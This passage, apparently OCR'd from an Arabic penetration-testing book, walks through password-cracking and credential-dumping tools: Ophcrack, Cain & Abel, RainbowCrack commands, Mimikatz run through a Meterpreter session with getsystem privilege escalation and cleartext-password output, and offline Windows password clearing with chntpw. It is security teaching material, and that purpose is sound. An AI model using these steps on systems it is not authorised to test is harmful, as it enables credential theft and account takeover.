
يوفر نظام التشغيل كالي نسخة سطر الأوامر **CLI** ونسخة المستخدم الرسومية **GUI** من تطبيق **Ophcrack**.

المميزات:


- كسر هاشات من النوع **LM**و**NTLM**.
- يستخدم **Brute-force module** لكسر الكلمات البسيطة
- يستخدم رسوم بيانية لتحليل كلمات السر.
- تفريغ وتحميل الهش من الملف SAM من قسم الويندوز.

○ في نظام التشغيل ويندوز نقوم بتثبيت هذه الأداة باتباع **wizard** الخاص بعملية التثبيت ثم النقر فوق الأيقونة المعبرة عنه (**Ophcrack**) فتؤدى الى ظهور الشاشة التالية او في نظام التشغيل كالي عن ريق اتباع المسار التالي فتؤدى الى ظهور شاشة مثليه لشاشة التالية.

Password Attacks | Offline Attacks | Ophcrack




○ نلاحظ من شريط الأدوات العلوي وجود الزر **load** بعض النقر عليه تظهر قائمه تحدد المكان الذي سوف يأخذ من التطبيق بيانات **SAM**. نجد من هذه الخيارات **PWDUMP file** و هذا سوف يأخذ من ناتج إخراج الأداة **pwdump** التي تحدثنا عنه سابقا.






- بعد تحميل ملف الهاش كما هو مبين في الشكل التالي:



- في شريط الأدوات العلوي نقوم بالنقر فوق **Tables** والتي يؤدى الى ظهور القائمة التالية.



- حيث من خلال هذه القائمة يمكن تحميل **Rainbow table** ثم بعد تحميله نرجع الى الشاشة الرئيسية وننقر فوق الزر **Crack** ليبدأ عملية كسر الهاش وتحليل كلمات المرور.

Cain & Abel

المصدر: http://www.oxid.it

Cain & Abel هي أداة لاستعادة كلمة السر. يتم تشغيله على نظام التشغيل مايكروسوفت. فإنه يسمح لك لاستعادة أنواع مختلفة من كلمات السر من خلال التجسس على الشبكة (**sniffing network**)، وكسير كلمات السر المشفرة باستخدام هجمات القاموس، **brute-force**، هجمات تحليل الشفرات، تسجيل محادثات**VoIP** ، فك كلمات السر المخلوطة (**decoding scrambled passwords**)، واستعادة مفاتيح الشبكة لاسلكية، **revealing password boxes**، كشف كلمات السر المخزنة مؤقتا، وتحليل بروتوكولات الراوتر. مع مساعدة من هذه الأداة، فان كلمات السر وبيانات الاعتماد من مصادر مختلفة يمكن استردادها بسهولة.

هذه الأداة تتكون من **APR** (**Arp Poison Routing**) التي تمكنك من التجسس على الشبكات المحلية وهجمات رجل في المنتصف. **Sniffing** في هذه الأداة هي أيضا قادرة على تحليل البروتوكولات المشفرة مثل **HTTP** و **SSH-1**، ويحتوي على مرشحات لالتقاط **credentials** من مجموعة واسعة من آليات التوثيق.

Rainbowcrack

المصدر: http://www.project-rainbowcrack.com

RainbowCrack هو تطبيق يستخدم لكسر الهاش عن طريق استخدام جداول **Rainbow table**. حيث إنه يستخدم خوارزمية **time-memory tradeoff** لكسر الهاش. بالإضافة الى ذلك فانه يستخدم **brute force cracker** لكسر الهاش والتي تختلف عند مقارنته مع **time-memory tradeoff hash cracker**. حيث أن **brute force cracker** لكسر الهاش سوف تحاول استخدام كل **plaintexts** ممكنة واحدا تلو الآخر خلال عملية الكسر، في حين ان **RainbowCrack** يحسب جميع أزواج **plaintext-ciphertext** الممكنة في وقت مبكر وتخزينها في الملف **rainbow table**. قد يستغرق وقتا طويلا قبل حساب الجداول، ولكن بمجرد الانتهاء من مرحلة الحساب، سوف تكون قادرة على كسر الشفرات النص المشفر في جداول **Rainbow table** بسهولة ويسرعة.

Hash	Plaintext	Plaintext in Hex	Comment
c25510219f66f9f12fc9be662a67b960	?	?	Admin
5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
488cdcdd2225312793ed6967b28c1025	green	677265656e	Juggyboy
2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
0cb6948805f797bf2a82807973b89537	test	74657374	Shiela

```
time of alarm check:                          2.14 s
time of wait:                                 0.00 s
time of other operation:                      0.17 s
time of disk read:                            0.59 s
hash & reduce calculation of chain traverse:  14388000
hash & reduce calculation of alarm check:     35916894
number of alarm:                              57632
speed of chain traverse:                      11.11 million/s
speed of alarm check:                         16.82 million/s
```

ملحوظه: هذه الأداة مدمجة في نظام التشغيل كالي ويمكن استخدامها من خلال كتابة السطر [rcrack *.rt -f crackme] في الترمنال. حيث يمثل [*.rt] Rainbow table ويمثل الملف crackme الملف الذي يحتوي على الهاش. في نظام التشغيل كالي يمكن ايضا استخدام rainbow crack أيضا عن طريق كتابة السر [rcracki_mt -h hash rainbow_table_pathname] والتي تعد نسخه محدثه من السابقة.

#rcracki_mt -h hash rainbow_table_pathname
#rcracki_mt -l hash_list_file rainbow_table_pathname
#rcracki_mt -f pwdump_file rainbow_table_pathname
#rcracki_mt -c lst_file rainbow_table_pathname

أيضا في نظام التشغيل كالي يوجد بعض الأدوات الأخرى القائمة على استخدام rainbow table والموجودة في المسار /usr/share/rainbowcrack/.

مثل rtgn الذي يستخدم لإنشاء rainbow table

```
root@kali:/usr/share/rainbowcrack# ./rtgen md5 loweralpha-numeric 1 5 0 3800 33554432 0
rainbow table md5_loweralpha-numeric#1-5_0_3800x33554432_0.rt parameters
hash algorithm:          md5
hash length:             16
charset:                 abcdefghijklmnopqrstuvwxyz0123456789
charset in hex:          61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73
 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37 38 39
charset length:          36
plaintext length range: 1 - 5
reduce offset:           0x00000000
plaintext total:         62193780

sequential starting point begin from 0 (0x0000000000000000)
generating...
```

Rcrack التي تحدثنا عنها سابقا وبعض الأدوات الأخرى الخاصة بالعمل على rainbow table.

Mimikatz Tool to Recover Plain Text Passwords

مقدمه

في هذا الجزء سوف نتناول استعادة كلمات السر عن بعد في نص عادي. أنا لن أدعي أنني أفهم بالضبط كيف يفعل ما يفعله، ولكن مبرمجي هذا التطبيق قد وجدوا ان نظام التشغيل ويندوز يقوم بتخزين كلمات المرور في نص عادى غير مشفر في عدة مواقع من العمليات القائمة على الويندوز (windows process). لقد أصبح Mimikatzبرنامج مستقل الآن يعمل على نظام التشغيل ويندوز، وتمت إضافة الى إطار Metasploit بوصفها وحدة Meterpreter، مما يجعل استعادة كلمات السر سهله بمجرد أن يكون لديك جلسة عمل بعيدة.
Mimikatz هو أداة post-exploitation عظيمه التي كتبها بنيامين ديلبي (Benjamin Delpy). هناك الكثير من الأوقات بعد قيام المهاجمين بمرحلة exploitation أولية ناجحة ولكنهم قد يرغبوا في الحصول على موطئ قدم أكثر ثباتا على الكمبيوتر/الشبكة. وغالبا ما يتطلب ذلك مجموعة من الأدوات التكميلية. Mimikatz هي محاولة لربطها مع بعض المهام الأكثر فائدة والتي سوف يرغب المهاجمين في القيام بها.

هذه الأداة تم انشائها عام 2007 لتتفاعل مع مكونات أمن ويندوز؛ لإثبات بعض مفاهيم الأمن؛ في محاولة لتتبع تطور Microsoft. Mimikatzهي أداة في الأساس تم صنعها لتعلم Cوزيادة الكثير من التجارب مع أمان Windows . وتستخدم الآن المعروف جيدا لاستخراج كلمات السر على هيئة غير مشفره plaintexts، الهاش، رمز PIN وتذاكر Kerberos من الذاكرة. Mimikatz يمكنها ان تؤدى أيضا pass-the-hash، pass-the-ticket أو build Golden tickets, تتلاعب مع certificate أو المفاتيح الخاصة (private key)، vault ، ... ربما تصنع القهوة؟

لحسن الحظ، قررت Metasploit إضافة Mimikatz كبرنامج نصي meterpreter للسماح للوصول إلى مجموعة كاملة من الميزات من دون الحاجة إلى تحميل أي من الملفات إلى القرص المضيف الهدف.

ملاحظة: إصدار Mimikatz في metasploit هو v1.0، ومع ذلك أصدر بنيامين ديلبي بالفعل v2.0 كحزمة واحدة قائمة بذاتها على موقعه على الانترنت. حيث ان الكثير من جمل البناء قد تغيرت مع الترقية إلى v2.0. ويمكن الحصول عليها من خلال المواقع التالي سواء لنظام التشغيل ويندوز او لينكس

http://blog.gentilkiwi.com/mimikatz or directly
https://github.com/gentilkiwi/mimikatz/releases/tag/2.0.0-alpha-20140505

تم إضافة الاصدار الثاني لل meterpreter من قبل rapid7 لذلك سوف تحتاج الى تحديث metasploit او يمكن تحميل الإصدار الثاني المخصص لل metasploit من خلال الموقع التالي:

https://github.com/rapid7/meterpreter/tree/master/source/extensions/kiwi
https://github.com/rapid7/metasploit-framework/tree/master/lib/rex/post/meterpreter/extensions/kiwi

Loading Mimikatz

بعد exploit ناجح والحصول على قذيفة meterpreter فنحن بحاجة للتأكد من أن الجلسة (session)التي نعمل بها تعمل مع امتيازات مستوى النظام (System privilege) لكي تعمل Mimikatz بشكل صحيح.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

اما إذا كنت لا تعمل بامتيازات system فيمكن التنقل الى امتيازات system عن طريق اصدار الامر getsystem كالاتى:

```
meterpreter > getuid
Server username: WINXP-E95CE571A1\Administrator

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Mimikatz يدعم ابنية الويندوز bit32 و bit64. بعد الترقية الى امتيازات SYSTEM لنظام فنحن بحاجة إلى التحقق من بنية النظام، مع الامر "sysinfo". إذا كانت بنية الجاهز bit64 ثم قمت بتحميل Mimikatz ذات البنية bit32 فهذا قد يؤثر سلبا والتي سوف تسبب توقف معظم الميزات لتكون غير فعاله.

```
meterpreter > sysinfo
Computer        : TEBA-293DD90F08
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

يتبين من هذا ان بيئة النظام هي **bit32** لذلك سوف نقوم بتحميل**Mimikatz** الخاص بهذه البيئة باستخدام الامر **load mimikatz**. اما إذا كانت البنيه**bit64** فنستخدم الامر **load mimikatz.64**. ويمكن عرض الأوامر المستخدمة معه عن طريق **help**.

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom commannd
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

Metasploit يوفر لنا بعض الأوامر المضمنة التي تعرض لنا الميزة الأكثر شيوعا في الاستخدام لل **Mimikatz** ، وتفريغ الهاش ووثائق التفويض في نص واضح (**dumping hashes and clear text credentials straight**) مباشرة من الذاكرة. ومع ذلك، فإن الامر "**mimikatz_command**" يتيح لنا الوصول الكامل إلى كافة مميزات في **Mimikatz**.

```
meterpreter > mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Dec  4 2013 16:18:53)
meterpreter > mimikatz_command -f fu::
Module : 'fu' introuvable

Modules disponibles :
                - Standard
      crypto    - Cryptographie et certificats
        hash    - Hash
      system    - Gestion syst�me
     process    - Manipulation des processus
      thread    - Manipulation des threads
     service    - Manipulation des services
   privilege    - Manipulation des privil�ges
      handle    - Manipulation des handles
 impersonate    - Manipulation tokens d'acc�s
     winmine    - Manipulation du d�mineur
```

Reading Hashes and Passwords from Memory

يمكننا استخدام كلا من الأوامر المدمجة من قبل **metasploit** واوامر **Mimikatz** لاستخراج الهاش و**clear-text credentials** من الجهاز الهدف.

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;996     Negotiate  NT AUTHORITY     NETWORK SERVICE   lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;38315   NTLM       TEBA-293DD90F08  JANA              lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;30615   NTLM                                          n.s. (Credentials KO)
0;999     NTLM       WORKGROUP        TEBA-293DD90F08$  n.s. (Credentials KO)
```

بعد استخدام الامر **msv** يعطيك قائمه بهاش كلمة المرور. هنا يمكنك انتزاع الهاش ومحاولة كسره، أو تشغيله من خلال جدول **rainbow table** على الانترنت، ولكن ماذا لو لم يكن لدينا هذا النوع من الوقت؟

سيكون من الجميل فقط الحصول على كلمة المرور في نص عادي.

حسنا يمكن ذلك، حيث يقوم فقط المستخدم بتسجيل الدخول إلى النظام، حينها يمكنك كتابة الامر **kerberos**.

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;999     NTLM       WORKGROUP        TEBA-293DD90F08$
0;30615   NTLM
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996     Negotiate  NT AUTHORITY     NETWORK SERVICE
0;38315   NTLM       TEBA-293DD90F08  JANA              moramt58
0;477161  NTLM       TEBA-293DD90F08  JANA              moramt58
0;577336  NTLM       TEBA-293DD90F08  JANA              moramt58
```

يمكن الحصول على نفس النتيجة أيضا باستخدام **wdigest** كالاتي:

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;999     NTLM       WORKGROUP        TEBA-293DD90F08$
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;30615   NTLM
0;996     Negotiate  NT AUTHORITY     NETWORK SERVICE
0;38315   NTLM       TEBA-293DD90F08  JANA              moramt58
0;577336  NTLM       TEBA-293DD90F08  JANA              moramt58
```

لديك أيضا "**livessp**" حيث ان العديد من أنظمة **Win8** تستخدم حساب البريد الإلكتروني لاعتماد تسجيل الدخول الخاصة بهم. مع **Mimikatz**يمكنك الحصول على كلمة المرور الخاصة بهم على حد سواء اسم المستخدم وكلمة السر للبريد الإلكتروني الخاصة بهم باستخدام امر واحد.

يمكن أيضا استخدام الامر mimikatz_command للحصول على كلمة المرور بطريقه متقدمة

Password Resetting: The Building and the Wrecking Ball

هناك خيار آخر لكسر كلمات السر. هذه التقنية هي هجوم محلي أي يتطلب الوصول الفعلي إلى الجهاز الهدف (تحدثنا عنه سابقا ***Live CD***)؛ وعلى الرغم من أنها فعالة جدا في كسب صلاحيات الوصول إلى الهدف، بل هو أيضا صاخبة جدا. في جزء سابق، نوقشت كسر كلمة المرو. عندما يكون المهاجم قادر على الوصول إلى الجهاز الهدف لبضع دقائق فقط، فأنه يكون قادرا على الحصول على نسخة من هاش كلمة المرور. كل الأمور في الاعتبار، وهذا يمكن أن يكون الهجوم الخفي جدا ويصعب اكتشافها.

Password resetting هو أسلوب آخر التي يمكن استخدامها للوصول إلى النظام أو لتصعيد الامتيازات؛ ومع ذلك، هذا الأسلوب هو أقل بكثير من كسر كلمة المرور. قد تكون فعالة، لكن يجب أن تكون على يقين من أن مالك النظام والموظفين سوف يعرفون ان هناك من استولى على كلمة المرور.

Password resetting هي تقنية تسمح لمهاجم بالكتابة حرفيا على الملف SAM وإنشاء كلمة مرور جديدة لأي مستخدم على نظام ويندوز الحديثة. يمكن تنفيذ هذه العملية دون أن يعرف كلمة المرور الأصلية، على الرغم كما ذكرت، فإنها تتطلب أن يكون لديك الوصول الفعلي إلى الجهاز.

كما هو الحال مع جميع التقنيات الأخرى التي نوقشت في هذا الكتاب، من المهم أيضا أن نفهم الآثار المترتبة على هذه التقنية. بمجرد تغيير كلمة المرور، لن يكون هناك أي وسيلة لاستعادتها. عند إعادة تعيين كلمة المرور، في المرة القادمة يحاول مستخدم الدخول فيرى أن تم تغيير كلمة المرور.

بغض النظر عن هذا، فهذه لا تزال تقنية قوية بشكل لا يصدق واحد يمكن أن تكون مفيد جدا من أجل الوصول إلى نظام. لتنفيذ إعادة تعيين كلمة المرور، وسوف تحتاج إلى تمهيد النظام الهدف مرة أخرى إلى كالي DVD أو محرك أقراص. بمجرد الدخول الى النظام البديل، من خلال الترمنال، فأنك سوف تحتاج إلى تحميل محرك الأقراص الثابتة الفعلية للنظام الذي يحتوي على الملف SAM. يمكنك العثور على التعليمات لتنفيذ هذه المهمة في مقطع سابق شرح من قبل.

من هنا، يمكنك تشغيل الأمر "**chntpw**" لإعادة تعيين كلمة المرور. لمراجعة الخيارات الكاملة والتبديل المتوفرة، يمكنك إصدار الأمر التالي: **[chntpw -h]**

افترض أنك تريد إعادة تعيين كلمة مرور المسؤول على الجهاز المستهدف. لإنجاز هذا، يمكنك إصدار الأمر التالي:

#chntpw©-i©/mnt/sda1/WINDOWS/system32/config/SAM

في الأمر أعلاه، يتم استخدام "**chntpw**" لبدء برنامج إعادة تعيين كلمة المرور. والتعبير "**-i**" يستخدم لتشغيل البرنامج في قذيفة تفاعليه (**interactive**) حيث يسمح لك اختيار اسم المستخدم الذي تود إعادة تعيينه. و"**mnt/sda1/WINDOWS/system32/config/SAM/**" هو المسار الذي يحتوي على الملف **SAM** في الجهاز الهدف.

بعد تشغيل الأمر، سيتم تقديمك الى سلسلة من الخيارات القائمة التي من شأنها أن تسمح لك بإعادة تعيين كلمة المرور للمستخدم المطلوب. كل خطوة من الخطوات يوضع معا وصف لها؛ ببساطة يجب عليك اتخاذ بضع لحظات لقراءة ما هو مطلوب. تم تصميم البرنامج فعلا مع سلسلة من الإجابات "الافتراضية" في معظم الحالات، يمكنك ببساطة الضغط على مفتاح "دخول" لقبول الخيار الافتراضي.

كما هو مبين في الشكل التالي، بعد التحميل الأداة، سيطلب منك الإجابة على عدة أسئلة.

السؤال الأول يطلب منك ماذا تفعل "**What to do [1]؟**" فوق السؤال، ستشاهد سلسلة من الخيارات للاختيار من بينها. ببساطة إدخال الرقم أو الحرف الذي يتوافق مع الخيار الذي تريده ثم تنقر على المفتاح "**Enter**" للمتابعة. و"[1]" بعد السؤال يشير إلى أن اختيار "1" هو الاختيار الافتراضي.

```
<=========> chntpw Main Interactive Menu <=========>

Loaded hives: </mnt/sda1/Windows/System32/config/SAM>

  1 - Edit user data and passwords
   - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] ->
```

Chntpw interactive menu.

في مثالنا هذا، نحن نخطط لإعادة تعيين كلمة المرور لحساب المسؤول، وحتى نتمكن من هذا نكتب [1] او ننقر فوق **Enter** لقبول الاعداد الافتراضي. الخطوة التالية يقدم لنا قائمة بأسماء المستخدمين المتوفرة على الجهاز **Windows** المحلي. يمكنك تحديد المستخدم المطلوب عن طريق كتابة اسم المستخدم كما هو معروض. مرة أخرى، سوف نستخدم الخيار الافتراضي "**Administrator**". يبين الشكل لقطة من المستخدمين المتاحين.

```
===== chntpw Edit User Info & Passwords ====

| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                 | ADMIN  | dis/lock |
| 01f5 | Guest                         |        | *BLANK*  |
| 03e8 | HelpAssistant                 |        |          |
| 03eb | Maggie                        | ADMIN  | dis/lock |
| 03ec | Molly                         | ADMIN  | dis/lock |
| 03ea | SUPPORT_388945a0              |        | dis/lock |

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] _
```

List of available users to reset password.

الخطوة التالية، يقدم لنا مختلف الخيارات لتحرير اسم المستخدم على الجهاز المستهدف كما هو مبين في الشكل التالي. يرجى ملاحظة أنه في هذه الخطوة، فإنك لن ترغب في قبول الخيار الافتراضي!

```
- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [probably locked now]
 q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
```

Chntpw user edit menu.

بدلا من قبول الجواب الافتراضي لهذه الشاشة، فهنا بعد تحديد الخيار " 1 " والتي تعنى مسح كلمة المرور. فبعد اختيارك الاختيار [1] والنقر على **Enter** والانتهاء من مسح كلمات المرور، فسوف تحصل على رسالة: " **password cleared!**" عند هذه النقطة، يمكنك إعادة تعيين كلمة المرور الخاصة بمستخدم آخر أو إدخال الرمز [!] لإنهاء البرنامج. من المهم إكمال الخطوات المتبقية لأنه في هذه المرحلة لم يتم كتابة ملف **SAM** الجديدة على القرص الصلب. في القائمة التي تليها، أدخل " **q** " لإنهاء البرنامج. والتي تؤدى الى ظهور رسالة تسألك عما إذا كنت ترغب في إرسال التغييرات إلى القرص الصلب. تأكد من إدخال " **y** " في هذه الخطوة حيث أن الاختيار الافتراضي هنا (**n**).

قد تم الآن مسح كلمة السر للمستخدم الذي اختير وأصبح فارغ. يمكنك إيقاف نظام التشغيل المؤقت كالي بإصدار الأمر " **reboot** " وإخراج **DVD**. عند إعادة تشغيل**Windows** ، يمكنك تسجيل الدخول إلى الحساب من خلال ترك كلمة المرور فارغة.

مع القليل من الممارسة، فان هذه العملية برمتها، بما في ذلك تمهيد كالي، وتطهير كلمة السر، والحاجة إلى ويندوز، ويمكن الانتهاء منها في أقل من 5 دقائق.

Resetting a Password on a Domain Controller

